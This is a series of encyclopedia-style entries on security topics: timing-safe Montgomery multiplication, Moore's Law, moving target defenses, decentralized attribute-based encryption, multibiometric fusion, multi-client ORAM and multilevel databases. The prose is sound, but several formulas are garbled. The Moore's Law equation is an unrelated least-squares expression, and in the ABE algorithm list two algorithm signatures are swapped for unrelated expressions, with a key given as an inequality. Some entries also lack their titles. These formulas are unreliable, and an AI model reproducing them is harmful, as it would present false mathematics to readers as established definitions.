Montgomery squaring (required for exponentiation) just uses MonPro with the arguments a and b being the same. However, in fields of characteristic 2, this is rather inefficient: all the bit products $a_i a_j$ for $i \neq j$ cancel, leaving just the terms a_r^j to deal with. Then it may be appropriate to implement a modular operation ab^2 for use in exponentiation.

Secure Montgomery Multiplication

As a result of the data-dependent conditional subtraction in the last step of MonPro, embedded cryptosystems which make use of the above algorithms can be subject to a *timing attack* which reveals the secret key (Walter and Thompson 2001). In the context of modular exponentiation, the final subtraction of each MonPro should then be avoided (Walter 1999). With this step omitted, all I/O to/from MonPro simply becomes bounded by $2n$ instead of n, but an extra loop iteration may be required on account of the larger arguments (Walter 2002).

Moore's Law

Burt Kaliski[56] ✉
(56) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

Moore's Law states that the amount of computing power available for a given cost will increase by a factor of two every 18 months to 2 years.

Background

Moore's Law was articulated in 1965 by Gordon Moore of Intel (Moore 1965).

Theory

The phenomenal rise in computing power over the past half century – which has driven the increasing need for cryptography and security as covered in this work – is due to an intense research and development effort that has produced an essentially exponential increase in the number of transistors than can fit on a chip, while maintaining a constant chip cost.

Roughly speaking, the amount of computing power available for a given cost has increased and continues to increase by a factor of 2 every 18 months to 2 years, a pattern called *Moore's Law* after Gordon Moore of Intel, who first articulated this exponential model. More specifically, the

amount of computing power $P(t)$ available for a given cost at time t may be estimated as

$$\rho \mathbf{x} = (\mathbf{A}^T \mathbf{A})^{-1} \mathbf{A}^T \mathbf{Y}.$$

where $P(t_0)$ is the amount of computing power available for the same cost at a reference time t_0, and T is the interval between doublings in computing power (e.g., 1.5 or 2 years). Lenstra and Verheul have formalized the treatment such growth rates in their model for estimating the strength of cryptographic key sizes over time (Lenstra and Verheul 2000).

Applications

The implications of Moore's Law to cryptography are twofold. First, the resources available to users are continually growing, so that users can readily employ stronger and more complex cryptography. Second, the resources available to opponents are also growing. Effectively, the strength of any cryptosystem decreases by the equivalent of one symmetric-key bit every 18 months – or 8 bits every 12 years – posing a challenge to long-term security. This long-term perspective on advances in (classical) computing is one motivation for the large key sizes currently being proposed for many cryptosystems, such as the *Advanced Encryption Standard* (Rijndael/AES), which has a 128-bit symmetric key.

The benefit of Moore's Law to users of cryptography is much greater than the benefit to opponents, because even a modest increase in computing power has a much greater impact on the key sizes that can be used, than on the key sizes that can be broken. This is a consequence of the fact that the methods available for using cryptosystems are generally polynomial time, while the fastest methods known for breaking symmetric cryptosystems and several asymmetric cryptosystems are exponential time.

This contrast between using and breaking algorithms may well be limited to classical computing for current algorithms. Quantum computers pose a more substantial potential threat in the future, because methods have been discovered for breaking public-key cryptosystems based on integer factorization or the discrete logarithm problem in polynomial time on such computers (Shor 1994). Quantum computers themselves are still in the research phase, and it is not clear if and when a sufficiently large quantum computer could be built. But if one were built (perhaps sometime in the

next 30 years?), the impact on cryptography and security would be even more dramatic than the one Moore's Law has had so far.

Synonyms

Agility; Dynamic defenses; Maneuvering; Moving target techniques

Definition

Moving target defenses (MTD) are techniques that seek to enhance the resiliency (Cyber Resilience) of a computer system by making it more dynamic, random, and/or diverse.

Background

The static nature of computer systems has traditionally contributed to an "economy of scale" for cyberattackers. Attackers can craft an exploit against a copy of a computer system (comprising hardware and various software layers) and because numerous instances of the system are internally alike, they can compromise hundreds to millions of machines at once. This problem is exemplified in modern malware that often impacts millions of machines and in recent vulnerabilities such as Log4Shell (Wortley et al. 2021) that impact millions of machines.


Techniques that fit within the scope of MTDs have long been studied in computer science. Some of the early examples of what are now called

MTDs were used in the Apollo program for reliability reasons. The Apollo guidance computer system was called a triple modular redundant (TMR) computer in which an equation was solved on three different circuits simultaneously and the results were compared to achieve fault tolerance (Lyons and Vanderkulk 1962) (Asynchronous Byzantine Fault Tolerance). This was an early example of diversity. Other data diversity approaches were studied in late 1980s (Ammann and Knight 1988). Dynamic techniques for resiliency were also studied in early 2000s.

The term *moving target defenses* gained widespread adoption around 2010 and the Networking and Information Technology Research and Development (NITRD) offered one of its early definitions: increasing the complexity of cyberattacks by making systems less homogeneous, less deterministic, and less static (NITRD 2010).

The focus of this entry is particularly on techniques against malicious cyberattacks, and not those that target benign faults.

Theory



MTDs are defined in terms of three properties of making a system more dynamic, random, and/or diverse (Okhravi et al. 2013). Dynamism refers to changing the properties or internals of a system over time. Randomness refers to making an aspect of a system less predictable. Diversity refers to having different copies of a system with different internal properties.

An MTD may have one or more of these properties. For example, a technique that periodically replaces web servers running in a virtual machine (VM) with fresh copies of the VM to remove attacker's foothold is an example of dynamism. Randomizing the location of loaded libraries in the memory space of an application, on the other hand, is an example of randomization. Periodically replacing VMs with copies that are further scrambled internally provides both dynamism and randomness.

Based on their characteristics and implementation, MTDs can be categorized into five large domains: dynamic data, dynamic software, dynamic runtime environment, dynamic platform, and dynamic network. Dynamic data techniques change the syntax, representation, or format of data being processed by the system. Data randomization (Cadar et al. 2008) is an example of a dynamic data technique that masks all data values in an application using a random key to prevent their malicious modification.

Dynamic software techniques randomize or diversify the application code. Multicompiler (Franz 2010) is an example of a dynamic software technique that inserts random number of no-operations (NOPs) into the application binary at compile time to enhance its resilience against control hijacking exploits. Dynamic runtime environment techniques change the system interface presented to the running application. Address space layout randomization (ASLR) is an example of a dynamic runtime environment technique that loads libraries at random offsets in memory at load time to resist code injection or code reuse attacks. Dynamic platform techniques change the properties of the underlying platform comprising the operating system, the hypervisor, and the hardware of the system. Self-cleansing intrusion tolerance (SCIT) (Bangalore and Sood 2009) is an example of a dynamic platform technique that periodically rotates server VMs with fresh copies to remove attackers' foothold on the server. Lastly, dynamic network techniques change the connectivity or addressing of machines in a network. PSI (Yu et al. 2017) is an example of a dynamic network technique that dynamically adjusts the connectivity of machines in a network based on security-related attributes and events.

Figure 1 illustrates the different domains of MTDs. Related surveys (Ward et al. 2018; Jajodia et al. 2012) provide a more extensive list of MTDs and their properties.

Moving Target Defense, Fig. 1 Moving target defense domains laid out against a typical compute stack

The resiliency offered by MTDs can be evaluated using various approaches. The threat model is a crucial factor when evaluating the protection offered by an MTD. If an attacker has to enumerate all possible states in order to bypass an MTD, measures such as the amount of randomness (i.e., entropy) can offer some insight into the difficulty of an attack.

A more practical attack against MTDs, however, is information leakage attacks through which an attacker learns about how the system is randomized. For example, memory disclosure attacks (Strackx et al. 2009) or remote side channels (Seibert et al. 2014) are used to learn how the system is randomized. They can be used to bypass dynamic runtime environment techniques such as ASLR or dynamic software techniques such as the multicompiler.

Leakage-resilient MTDs such as re-randomization techniques (Bigelow et al. 2015) and nonreadable codes (Crane et al. 2015) have been studied as a way of mitigating the impact of information leakage attacks.

Application

MTDs have gained varying degrees of adoption in practice. Perhaps the most widely used MTD to date is ASLR that has been running on most major desktop and mobile operating systems (including Windows, Linux, Mac OS, iOS, and Android).

The Windows operating system also deploys heap metadata randomization by XORing it with a random value, a form of dynamic data technique.

Dynamic networks in the form of dynamic adjustment of connectivity has also been used in the form of network access control (Access Control Policies, Models, and Mechanisms) in various enterprises.

Other MTDs such as dynamic software techniques and dynamic platform technique have gained some adoption, albeit in more limited use cases.

Open Problems and Future Directions

Several open problems and practical challenges have impeded broader adoption of MTDs (Larsen and Franz 2020). These problems form the basis for future work in this area.

Despite the development of leakage-resilient techniques, information leakage attacks still pose a threat to many forms of MTDs (Leakage-Resilience). Practical and comprehensive protections against information leakage attacks remain an open problem (Ward et al. 2019).

Some randomization/dynamism techniques impose a performance overhead, while diversification techniques often impose additional hardware overhead. Even when these overheads are small, they can be impractical/undesirable for resource-limited platforms such as embedded systems. This is particularly important in areas where MTDs compete with deterministic defenses such as control flow integrity (CFI) (Larsen and Franz 2020). Development of extremely low-overhead MTDs particularly for resource-limited systems remain an open problem.

Some MTDs also do not interoperate well with other defenses in a system or with some widely used system features. Among them, techniques that randomize the application binary on disk pose a challenge to code signing defenses that are widely used in iOS devices and runtime randomization techniques also cannot seamlessly handle just-in-time compilation or dynamic loading of libraries. For MTDs to gain broader adoption these gaps need to be addressed.

Some forms of MTDs also pose a challenge to typical enterprise maintenance and operations tasks. For example, dynamic adjustment of connectivity in a network may impede network visibility for network operators, while code randomization techniques can complicate debugging.

Furthermore, additional research is needed to study and design proper MTDs for advanced microarchitectural and hardware vulnerabilities such as Spectre (Spectre), Meltdown (Meltdown), Foreshadow, Rowhammer (Rowhammer), and the likes.

Multi-authority and Decentralized Attribute-Based Encryption

Yinbin Miao[58] ✉

✉ **Yinbin Miao**
Email: ybmiao@xidian.edu.cn

Synonyms

(Centralized) Multi-authority attribute-based encryption; Decentralized (Multi-authority) attribute-based encryption

Definition

Multi-authority attribute-based encryption (ABE) refers to an ABE system that allows multiple authorities managing disjoint attribute sets to distribute decryption keys for authorized users and can be roughly divided into two categories, namely, (centralized) multi-authority ABE (Chase, 2007) and decentralized (multi-authority) ABE (Lewko and Waters, 2011). The first category needs a central authority (CA) having a master key to tie the work of all attribute authorities (AAs) together before issuing each user's decryption key, while the second category removes any CA and employs independent attribute authorities to generate decryption keys for users.

Background

The standard notion of ABE assumes a single AA which manages attributes and issues decryption keys for all users but suffers from the key escrow problem and is a single point of failure. Multi-authority ABE (Chase, 2007), which consists of multiple AAs managing disjoint attribute sets, was introduced to mitigate the above problems. However, the centralized multi-authority ABE requires that multiple AAs cooperate with a CA to initialize the system, which results in a high communication cost and lacks of scalability as it is hard for AAs to join and leave freely. This means that the CA represents a performance and security bottleneck. Thus, the first decentralized multi-authority ABE (Lewko and Waters, 2011) aiming at overcoming the above limitation was also proposed, which allows multiple AAs to work independently without the CA. According to two variants of ABE, namely, ciphertext-policy ABE (CP-ABE) and key-policy ABE (KP-ABE), the decentralized multi-authority ABE also has two variants.

Theory and Applications

The first decentralized multi-authority KP-ABE scheme (Han et al., 2012) was proven vulnerable to AA collusion attack. Then, an improved decentralized multi-authority KP-ABE scheme (Rahulamathavan et al., 2015) was designed using the anonymous key issue protocol which strengthens the binding between decryption key and a user's global identity (GID) as well as preserves the user privacy, as the problem of decentralized multi-authority KP-ABE system is that the data owner does not have the control to specify who can access the stored data, which severely restricts its usability in practical applications. Thus, most follow-up works mainly focus on decentralized multi-authority CP-ABE schemes.

In decentralized multi-authority CP-ABE (Lewko and Waters, 2011), any party can become an AA, and there is no requirement for any global coordination other than the creation of an initial set of common reference parameters. Besides, AAs do not have to be aware of each other and can function independently; hence the failure or corruption of some AAs will not affect the operations of uncorrupted AAs. Furthermore, this system removes the use of any CA, which can avoid the performance bottleneck caused by the fully trusted CA. Finally, this system achieves collusion-resistant among any number of users by linking all attribute-related decryption keys together with GID. Assuming that there are n AAs, we give

the algorithm definitions of decentralized multi-authority CP-ABE system as follows:

- $H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \vdots\ s_{m_\ell}$. The global setup algorithm takes in the security parameter λ and outputs global parameters *GP* for the system.
- $Authority\ Setup(GP) \rightarrow \{SK_i, PK_i\}$. Each $AA_i (1 \leq i \leq n)$ runs this setup algorithm with *GP* as input to produce its own secret key and public key pair SK_i, PK_i.
- $Encrypt(M, (A, \rho), GP, \{PK_i\}) \rightarrow CT$. The encryption algorithm takes in a message *M*, an access matrix (A, ρ), the set of public keys for relevant AAs, and the global parameters *GP*; it outputs a ciphertext *CT*.
- $\mathbb{F}_2 [x_1, \ldots, x_n] / \left(x_1^2 - x_1, \ldots, x_n^2 - x_n\right)$. This key generation algorithm takes in a data user's global identity *GID*, the global parameters *GP*, an attribute *j* belonging to certain AA, as well as this AA's secret key SK_i; it produces a key $\leq \frac{r}{\log_2 n}$ for this attribute-identity pair.
- $Decrypt(CT, GP, \{K_i^{j,GID}\}) \rightarrow M$. This decryption algorithm takes in the global parameters *GP*, the ciphertext *CT*, and a collection of decryption keys corresponding to attribute-identity pairs for the same fixed identity *GID*; it outputs the message *M* when the collection of attributes satisfies the access matrix specified in *CT*. Otherwise, the decryption process fails.

Although the first decentralized multi-authority CP-ABE system can support any linear secret-sharing scheme (LSSS) access matrix, there are still three major factors that impact its practical performance compared to the standard single AA ABE schemes. First, this system operates over a group of composite order, which incurs more time-consuming operations. Second, the size of each AA's public key linearly increases with the number of attributes owned by the AA, which means that the attribute universe is restricted to polynomial size. Third, this system has the native property that each AA can be used only once in each access matrix. Thus, an efficient statically secure large-universe decentralized multi-authority CP-ABE scheme (Rouselakis and Waters, 2012) is proposed in the group of prime order to improve its efficiency, which also addresses the problem of each AA only supporting single attribute and the small universe restriction.

Since AAs may impersonate a user if they know his/her attributes in decentralized multi-authority CP-ABE, the privacy issues in these systems are the primary concern of users. For example, a user's GID published globally in early schemes will breach the user privacy; note that the countermeasure to this issue is commonly used anonymous key issuing protocol. However, previous privacy-preserving decentralized multi-authority CP-ABE schemes just take the privacy of GID into consideration, without addressing the privacy of attributes, which is far from sufficient as certain user can be easily identified by some sensitive attributes. To control the release of sensitive attributes, a more secure decentralized multi-authority CP-ABE scheme (Han et al., 2014) is constructed, which prevents each AA from knowing any information about the user's attributes and GID.

Due to the inherent nature (e.g., providing fine-grained access control and data confidentiality) provided by ABE, the decentralized multi-authority ABE schemes have been proposed for many real-world applications such as outsourced cloud computing, edge computing, Internet of Things, blockchain, and so on. For example, to eliminate the key escrow issue as well as high communication and computation overhead in the mobile cloud storage, an efficient decentralized multi-authority ABE scheme was proposed via fog computing nodes (Sandor et al., 2019), which could support large universe of attributes and reduce the overall overhead imposed on user side. Considering that authorization permission must be regulated by multiple decentralized authorities in the federation of vertical Internet of Things platforms (Sciancalepore et al., 2018), a decentralized and multi-authority access control was designed, which also addresses several security issues such as time-limited authorization and access rights revocation. To implement the attribute token rules to represent the attribute sets and access policy in traditional attribute-based access control mechanism (Guo et al., 2019), a decentralized multi-authority attribute-based access control was proposed by designing smart contracts and using Ethereum blockchain platform.

Open Problems and Future Directions

Although there are improvements in terms of efficiency and security in decentralized multi-authority schemes, there are still some open problems to be solved in practice, which are as follows:

- *Hidden policy*. The existing decentralized multi-authority schemes do not address the often desirable property of hiding the encryption policy (Michalevsky and Joye, 2018). The access policy associated with ciphertexts may lead to privacy leakage as it may contain sensitive information.
- *Attribute revocation*. Similar to standard ABE, user attributes in decentralized multi-authority ABE may change with time (Cui and Deng, 2016). Compared with the direct revocation mechanism (e.g., the data owner is required to possess the current revocation list), the indirect revocation mechanism does not require the data owner to own the revocation list, but its key update phase is a bottleneck as it requires communication from AAs to all unrevoked users in all the time periods.
- *User accountability*. Due to the ABE system's anonymity nature, the decryption key can be abused by some dishonest users. Thus, the prevention of key abuse is critical to an access control system as the attribute keys directly mean access privileges over stored data. However, existing decentralized multi-authority ABE solutions do not provide efficient user accountability mechanisms.
- *Less efficient*. In most decentralized multi-authority ABE schemes, the size of ciphertexts is linear in the size of monotone span program or the number of attributes associated with ciphertexts and the number of bilinear pairing operations required for successful decryption. Thus, these systems cannot be employed on resource-limited devices.
- *Less secure*. All previous decentralized multi-authority ABE schemes are based on traditional number theory-based hard problems which are proven to have polynomial-time solutions, which cannot achieve quantum safety. Thus, constructing secure decentralized multi-authority ABE scheme according to lattice-based hardness problems is of prime importance in future work.

Biometric fusion

Definition

Multibiometrics refers to the use of multiple sources of biometric information in order to establish the identity of an individual. Multibiometric systems combine the biometric evidence offered by multiple biometric sensors (e.g., 2D and 3D face sensors), algorithms (e.g., minutia-based and ridge-based fingerprint matchers), samples (e.g., frontal and profile face images), units (e.g., left and right irises), or traits (e.g., face and iris) in order to enhance the recognition accuracy of a biometric system. Information fusion can be accomplished at several different levels in a biometric system, including the sensor-level, feature-level, score-level, rank-level, or decision-level. The challenge is to design an effective fusion scheme to consolidate multiple pieces of evidence in order to generate a decision about an individual's identity.

Background

Most biometric systems that are presently in use, typically use a single biometric trait to establish identity (i.e., they are unibiometric systems). Some of the challenges commonly encountered by biometric systems include:

- *Noise in sensed data*. The biometric data being presented to the system may be contaminated by noise due to imperfect acquisition conditions or subtle variations in the biometric itself.
- *Nonuniversality*. The biometric system may not be able to acquire meaningful biometric data from a subset of individuals resulting in a failure-to-enroll (FTE) error.
- *Upper bound on identification accuracy*. The matching performance of a unibiometric system cannot be indefinitely improved by tuning the feature extraction and matching modules. There is an implicit upper bound on the number of distinguishable patterns (i.e., the number of distinct biometric feature sets) that can be represented using a template.
- *Spoof attacks*. Behavioral traits such as voice and signature are vulnerable to spoof attacks by an impostor attempting to mimic the traits corresponding to legitimately enrolled subjects. Physical traits such as fingerprints can also be spoofed by inscribing ridge-like structures on synthetic material such as gelatin and play-doh. Targeted spoof attacks can undermine the security afforded by the biometric system and, consequently, mitigate its benefits.

Some of the limitations of a unibiometric system can be addressed by designing a system that consolidates (or fuses) *multiple* sources of biometric information. This can be accomplished by fusing, for example, multiple traits of an individual, or multiple feature extraction and matching algorithms operating on the same biometric trait. Such systems, known as multibiometric systems can improve the matching accuracy of a biometric system while increasing population coverage and deterring spoof attacks. Fusion in biometrics relies on principles in the information fusion and multiple classifier system (MCS) literature.

Besides enhancing matching accuracy, the other advantages of multibiometric systems over traditional unibiometric systems are enumerated below.

1. Multibiometric systems address the issue of nonuniversality (i.e., limited population coverage) encountered by unibiometric systems. If a

subject's dry finger prevents her from successfully enrolling into a fingerprint system, then the availability of another biometric trait, say iris, can aid in the inclusion of the individual in the biometric system. A certain degree of flexibility is achieved when a user enrolls into the system using several different traits (e.g., face, voice, fingerprint, iris, hand) while only a subset of these traits (e.g., face and voice) is requested during authentication based on the nature of the application under consideration and the convenience of the user.

2. Multibiometric systems can facilitate the filtering or indexing of large-scale biometric databases. For example, in a bimodal system consisting of face and fingerprint, the face feature set may be used to compute an index value for extracting a candidate list of potential identities from a large database of subjects. The fingerprint modality can then determine the final identity from this limited candidate list.


3. It becomes increasingly difficult (if not impossible) for an impostor to spoof multiple biometric traits of a legitimately enrolled individual. If each subsystem indicates the probability that a particular trait is a "spoof," then appropriate fusion schemes can be employed to determine if the user, in fact, is an impostor. Furthermore, by asking the user to present a random subset of traits at the point of acquisition, a multibiometric system facilitates a challenge-response type of mechanism, thereby ensuring that the system is interacting with a *live* user. Note that a challenge-response mechanism can be initiated in unibiometric systems also (e.g., system prompts "Please say 1-2-5-7," "Blink twice and move your eyes to the right," "Change your facial expression by smiling," etc.).

4. Multibiometric systems also effectively address the problem of noisy data. When the biometric signal acquired from a single trait is corrupted with noise, the availability of other (less noisy) traits may aid in the reliable determination of identity. Some systems take into account the *quality* of the individual biometric signals during the fusion process. This is especially important when recognition has to take place in adverse conditions where certain biometric traits cannot be reliably extracted. For example, in the presence of ambient acoustic noise, when an individual's voice characteristics cannot be accurately

measured, the facial characteristics may be used by the multibiometric system to perform authentication. Estimating the quality of the acquired data is in itself a challenging problem but, when appropriately done, can reap significant benefits in a multibiometric system.

5. These systems also help in the *continuous* monitoring or tracking of an individual in situations when a single trait is not sufficient. Consider a biometric system that uses a 2D camera to procure the face and gait information of a person walking down a crowded aisle. Depending upon the distance and pose of the subject with respect to the camera, both these characteristics may or may not be simultaneously available. Therefore, either (or both) of these traits can be used depending upon the location of the individual with respect to the acquisition system thereby permitting the continuous monitoring of the individual.

6. A multibiometric system may also be viewed as a fault tolerant system which continues to operate even when certain biometric sources become unreliable due to sensor or software malfunction, or deliberate user manipulation. The notion of fault tolerance is especially useful in large-scale authentication systems involving a large number of subjects (such as a border control application).



Theory

Based on the type of information available in a certain module, different levels of fusion may be defined. The various levels of fusion can be categorized into two broad categories: pre-classification or fusion *before* matching, and post-classification or fusion *after* matching (see Fig. 1). Such a categorization is necessary since the amount of information available for fusion reduces drastically once the matcher has been invoked. Pre-classification fusion schemes typically require the development of new matching techniques (since the matchers used by the individual sources may no longer be relevant), thereby introducing additional challenges. Pre-classification schemes include fusion at the sensor (or raw data) and the feature levels while post-classification schemes include fusion at the match score, rank, and decision levels.


- *Sensor-level fusion*. The raw biometric data (e.g., a face image) acquired from an individual represents the richest source of information although it is expected to be contaminated by noise (e.g., nonuniform illumination, background clutter, etc.). Sensor-level fusion refers to the consolidation of (a) raw data obtained using multiple sensors, or (b) multiple snapshots of a biometric using a single sensor.
- *Feature-level fusion*. In feature-level fusion, the feature sets originating from multiple biometric algorithms are consolidated into a single feature set by the application of appropriate feature normalization, transformation, and reduction schemes. The primary benefit of feature-level fusion is the detection of correlated feature values generated by different biometric algorithms and, in the process, identifying a salient set of features that can improve recognition accuracy. Eliciting this feature set typically requires the use of dimensionality reduction methods and, therefore, feature-level fusion assumes the availability of a large number of training data. Also, the feature sets being fused are typically expected to reside in commensurate vector space in order to permit the application of a suitable matching technique upon consolidating the feature sets.
- *Score-level fusion*. In score-level fusion the match scores output by multiple biometric matchers are combined to generate a new match score (a scalar) that can be subsequently used by the verification or identification modules for rendering an identity decision. Fusion at this level is the most commonly discussed approach in the biometric literature primarily due to the ease of accessing and processing match scores (compared to the raw biometric data or the feature set extracted from the data). Fusion methods at this level can be broadly classified into three categories: density-based schemes, transformation-based schemes, and classifier-based schemes.
- *Rank-level fusion*. When a biometric system operates in the identification mode, the output of the system can be viewed as a ranking of the enrolled identities. In this case, the output indicates the set of possible matching identities sorted in decreasing order of confidence. The goal of rank-level fusion schemes is to consolidate the ranks output by the individual biometric subsystems in order to derive a consensus rank for each identity. Ranks provide more insight into the decision-making process of the matcher compared to just the identity of the best match, but they reveal less information than match scores. However, unlike match scores,

the rankings output by multiple biometric systems are comparable. As a result, no normalization is needed and this makes rank-level fusion schemes simpler to implement compared to the score level fusion techniques.

- *Decision-level fusion*. Many commercial off-the-shelf (COTS) biometric matchers provide access only to the final recognition decision. When such COTS matchers are used to build a multibiometric system, only decision level fusion is feasible. Methods proposed in the literature for decision level fusion include “AND” and “OR” rules, majority voting, weighted majority voting, Bayesian decision fusion, the Dempster-Shafer theory of evidence, and behavior knowledge space.

Multibiometrics, Fig. 1 Fusion can be accomplished at various levels in a biometric system

Applications



A multibiometric system relies on the evidence presented by multiple sources of biometric information. Based on the nature of these sources, a multibiometric system can be classified into one of the following six categories: multi-sensor, multi-algorithm, multi-instance, multi-sample, multimodal, and hybrid (see Fig. 2).

- *Multi-sensor systems*. Multi-sensor systems employ multiple sensors to capture a single biometric trait of an individual. For example, a face recognition system may deploy multiple 2D cameras to acquire the face image of a subject; an infrared sensor may be used in conjunction with a visible-light sensor to acquire the subsurface information of a person's face; a multispectral camera may be used to acquire images of the iris, face or finger; or an optical as well as a capacitive sensor may be used to image the fingerprint of a subject. The use of multiple sensors, in some instances, can result in the acquisition of complementary information that can enhance the recognition ability of the system. For example, based on the nature of illumination due to ambient lighting, the infrared and visible-light images of a person's face can present different levels of information resulting in enhanced matching accuracy. Similarly, the performance of a 2D face matching system can be improved by utilizing the shape information presented by 3D range images.
- *Multi-algorithm systems*. In some cases, invoking multiple feature extraction and/or matching algorithms on the same biometric data can result in improved matching performance. Multi-algorithm systems consolidate the output of multiple feature extraction algorithms, or that of multiple matchers operating on the same feature set. These systems do not necessitate the deployment of new sensors and, hence, are cost-effective compared to other types of multibiometric systems. But on the other hand, the introduction of new feature extraction and matching modules can increase the computational complexity of these systems.
- *Multi-instance systems*. These systems use multiple instances of the same body trait and have also been referred to as multiunit systems in the literature. For example, the left and right index fingers, or the left and right irises of an individual, may be used to verify an individual's identity. The FBI's IAFIS (integrated automated fingerprint identification system) service combines the evidence of all ten fingers to determine a matching identity in the database. These systems can be cost-effective if a single sensor is used to acquire the multiunit data in a sequential fashion. However, in some instances, it may be desirable to obtain the multiunit data simultaneously, thereby demanding the design of an effective (and possibly more expensive) acquisition device.
- *Multi-sample systems*. A single sensor may be used to acquire multiple samples of the same biometric trait in order to account for the variations

that can occur in the trait, or to obtain a more complete representation of the underlying trait. A face system, for example, may capture (and store) the frontal profile of a person's face along with the left and right profiles in order to account for variations in the facial pose. Similarly, a fingerprint system equipped with a small size sensor may acquire multiple dab prints of an individual's finger in order to obtain images of various regions of the fingerprint. A mosaicing scheme may then be used to stitch the multiple impressions and create a composite image. One of the key issues in a multi-sample system is determining the *number* of samples that have to be acquired from an individual. It is important that the procured samples represent the *variability* as well as the *typicality* of the individual's biometric data. To this end, the desired relationship between the samples has to be established beforehand in order to optimize the benefits of the integration strategy. For example, a face recognition system utilizing both the frontal- and side-profile images of an individual may stipulate that the side-profile image should be a three-quarter view of the face. Alternately, given a set of biometric samples, the system should be able to automatically select the "optimal" subset that would best represent the individual's variability.

- *Multimodal systems*. Multimodal systems establish identity based on the evidence of multiple biometric traits. For example, some of the earliest multimodal biometric systems utilized face and voice features to establish the identity of an individual. Physically uncorrelated traits (e.g., fingerprint and iris) are expected to result in better *improvement* in performance than correlated traits (e.g., voice and lip movement). The cost of deploying these systems is substantially more due to the requirement of new sensors and, consequently, the development of appropriate user interfaces. The identification accuracy can be significantly improved by utilizing an increasing number of traits although the *curse-of-dimensionality* phenomenon would impose a bound on this number. The number of traits used in a specific application will also be restricted by practical considerations such as the cost of deployment, enrollment time, throughput time, expected error rate, user habituation issues, etc.
- *Hybrid systems*. The term *hybrid* is used to describe systems that integrate a subset of the five scenarios discussed above. For example, consider an audio-visual multibiometric system in which multiple

speaker recognition algorithms are combined with multiple face recognition algorithms at the match score or rank levels. Such a system would be multi-algorithmic as well as multimodal in its design.

Multibiometrics, Fig. 2 Sources of information for biometric fusion

Open Problems

Some topics of research in multibiometrics include (a) protecting multibiometric templates; (b) indexing multimodal databases; (c) consolidating biometric sources in highly unconstrained nonideal environments; (d) designing dynamic fusion algorithms to address the problem of incomplete input data; (e) quality-based fusion; and (e) predicting the matching performance of a multibiometric system.

Definitions

Oblivious random access machine (ORAM) traditionally aims to hide the access pattern of the processor from the memory for protecting software execution within a single machine. ORAM can also be considered in the network setting where a client wishes to obliviously access a database outsourced to a server.

Multi-client ORAM (MCORAM) is a natural extension of ORAM in the network setting, which involves a data owner, a server, and multiple clients. MCORAM allows the data owner to grant fine-grained access rights to multiple clients, and the clients to access the database maintained by the server in a way that the fellow clients and the server are oblivious to. One

could also consider a multi-server variant of MCORAM, where the role of the server is shared among several servers.

The Role of Each Entity

The data owner grants fine-grained access rights to each database entry by issuing secret keys to each client.

The server is responsible for maintaining the database, most likely in an encrypted form, and entertaining read and write requests to the database made by the clients.

Any client who wants to obliviously access a database entry engages in an oblivious access protocol with the server, while the data owner and the other clients need not participate and can stay offline. Upon protocol termination, the client obtains the accessed database entry while the server obtains a possibly updated database.

Security

The main security requirements of an MCORAM scheme are integrity and obliviousness, both of which assume an honest data owner.

Integrity is a strengthening of correctness, requiring that legally written database entries by honest clients should be readable by other honest clients with the appropriate access rights, even if the server is honest-but-curious and in the presence of malicious clients attempting to tamper with the database.

Obliviousness requires that the coalition between a malicious server and any malicious clients should not be able to tell any information about an access operation made by an honest client, including its identity, the index of the accessed entry, and the value retrieved or written, except for those which is leaked trivially by functionality (e.g., when the honest client is writing a database entry which a malicious client has access to).

Related Notions

Several other extensions of ORAM are closely related to but fundamentally different from MCORAM. Oblivious parallel RAM (OPRAM) extends ORAM by considering multiple processors accessing the same memory.

The processors are mutually trusted, different from MCORAM, where clients are mutually distrustful. Anonymous RAM (AnonRAM) (Backes et al., 2016) considers a similar network setting where multiple clients have oblivious access to an outsourced database. A crucial difference from MCORAM is that AnonRAM lacks access control elements – Each client can only access its own portion of the database.

Efficiency

The main efficiency measures of MCORAM are the computation and communication complexities of the oblivious access protocol for both the server and the clients. Maffei et al. (2017) showed that the server computation complexity is necessarily linear in the number of database entries in the so-called balls-and-bins model, where the server does not perform any computation except read and write operations. They also gave a construction with matching server computation, square-root client computation, and square-root communication complexities. Chow et al. (2020) gave a construction with logarithmic client computation, linear server computation, and logarithmic communication assuming fully homomorphic encryption and a server that can perform general computation.

Design Challenge

The major challenge of designing an MCORAM scheme often stems from the requirement that the clients, while being mutually distrustful, must jointly maintain the database structure for successful and oblivious accesses. With the non-interactive requirements, natural construction strategies such as emulating an ORAM using secure multiparty computation do not seem applicable.

Open Problems and Future Directions

The state-of-the-art (Chow et al., 2020) in the single server setting is built upon fully homomorphic encryption. A future direction is to reduce the use of heavyweight cryptographic tools to build an MCORAM scheme with similar security and efficiency guarantees.

Definitions

A multilevel database management system (MDBMS) supports the application of a multilevel policy for regulating access to the database objects.

Theory

The first formulation of multilevel mandatory policies, and the *Bell LaPadula* model, simply assumed the existence of objects (information containers) to which a classification is assigned. This assumption works well in the operating systems (OS) context, where objects to be protected are essentially files containing the data. Later studies investigated the extension of mandatory policies to database systems. While in operating systems access classes are assigned to files, database systems can afford a finer-grained classification. Classification can in fact be considered at the

level of relations (equivalent to file-level classification in OS), at the level of rows (all the properties of a given real-world entity or association have the same classification), at the level of columns (different properties can have different classifications), or at the level of single cells (each data element, meaning the value assigned to a property for a given entity or association, can have a different classification), this latter being the finest possible classification. Element-level classification is appealing since it allows the assignment of a security class to each single real-world fact that needs to be represented. For instance, the name of a patient can be labeled Unclassified, while her disease can be labeled Secret; furthermore, the diseases of different patients can have different classifications. However, the support for fine-grained classifications, together with the obvious need for maintaining secrecy in the system operation, introduces complications. The major complication is represented by the so-called *polyinstantiation* problem (Jajodia and Sandhu, 1992; Lunt, 1991).

